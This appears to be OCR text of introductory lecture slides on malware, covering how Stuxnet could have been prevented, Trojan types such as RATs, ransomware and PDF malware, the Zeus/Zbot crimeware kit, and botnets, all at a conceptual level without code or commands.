
http://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

How could Stuxnet have been prevented?

- Disable local USB ports.
- Integrity scanners of the logic controller software that ran the centrifuges could have detected a change.
- Stuxnet was a 0-day attack at the time
  - Hence, there were no patches or signatures for A/V or IDS/IPS created yet.

Trojan Horse

- Malicious software that appears to be legitimate



Early Trojans

- Pirated Software
- Screen Savers
- Useful Utilities
- Keygens

- Download and install the software above
  - Get hit with malware payload


Trojans


- Propagates via user interaction:
  - Opening email attachments
  - Downloading and executing a file from the internet
- Payloads:
  - Data theft or loss
  - Creation of backdoor
  - Downloading of other malware
- **Trojans do not self replicate like Worms or reproduce by infecting other files like Viruses**

Recent Trojan Types

- Scareware / FakeAV
- Ransomware
- Remote Administration Trojan (RAT)
- PDF Malware
- Customizable Trojans – Zeus/Zbot

Trojans – Scareware / FakeAV






Trojans - Ransomware

Trojans - RAT


- Also called a backdoor
- Includes client and server program
- Attacker can remotely control system
  - Log keystrokes
  - Access webcam and audio
  - Take screenshots
  - Packet sniffing
  - Steal files
  - Modify system

Trojans – RAT (Cont.)

Poison Ivy



Back Orifice




PDF Malware

1. User opens malicious PDF in a viewer
2. Embedded script set to execute “On Open”
3. Script either:
   - extracts and decodes embedded malware on system
   - downloads new malware from an internet site
4. Malware is installed on victim’s system

http://www.sans.org/security-resources/malwarefaq/pdf-overview.php

PDF Malware



http://www.sans.org/security-resources/malwarefaq/pdf-overview.php

Zeus/Zbot – Customizable Trojan

- Crimeware toolkit to build custom Trojans
- Sold on black market
- Basic package - $2,399 plus $125 a month
  - Build a bot package
  - Botnet Admin panel

Zeus/Zbot – Customizable Trojan (cont.)

- Can be customized to:
  - Gather passwords from Windows Protected Storage (IE, FTP, POP3)
  - Monitor web sites in config file to intercept web forms
    - Sometimes creating additional fields in page such as date of birth

Zeus/Zbot – Customizable Trojan (cont.)

- Spread by:
  - Phishing emails
  - Infected sites
- In 2010, FBI reported Zeus was used to steal $70 million from individuals' credit card and banking accounts
- Has compromised accounts at:
  - Amazon, Bank of America, ABC, NASA, Oracle, Businessweek, and others.

http://steveshank.com/cgi-bin/article.pl?aid=433


Zeus/Zbot – Customizable Trojan (cont.)

- New variants in 2014 shown to:
  - Use Windows Program Information Files (PIF) for execution.
  - Can be slightly modified to avoid A/V detection
  - Communicates with Command and Control (C&C) servers (aka Botnet Master Server) using HTTPS to transmit stolen data.

Other Malware

- Bots/Botnets
- Rootkits
- Logic Bombs

Bots/Botnets




Bots/Botnets

- Can be used to:
  - Steal information (Zeus/Zbot)
  - Send spam/phishing campaign emails
  - Participate in Distributed Denial-of-Service attacks (DDoS)
  - Crack passwords
  - Bitcoin mining

Bots/Botnets

- Bot Master (aka C&C Server) communicates with bots via covert channel.
  - Often IRC
  - Newer botnets use P2P network and encryption

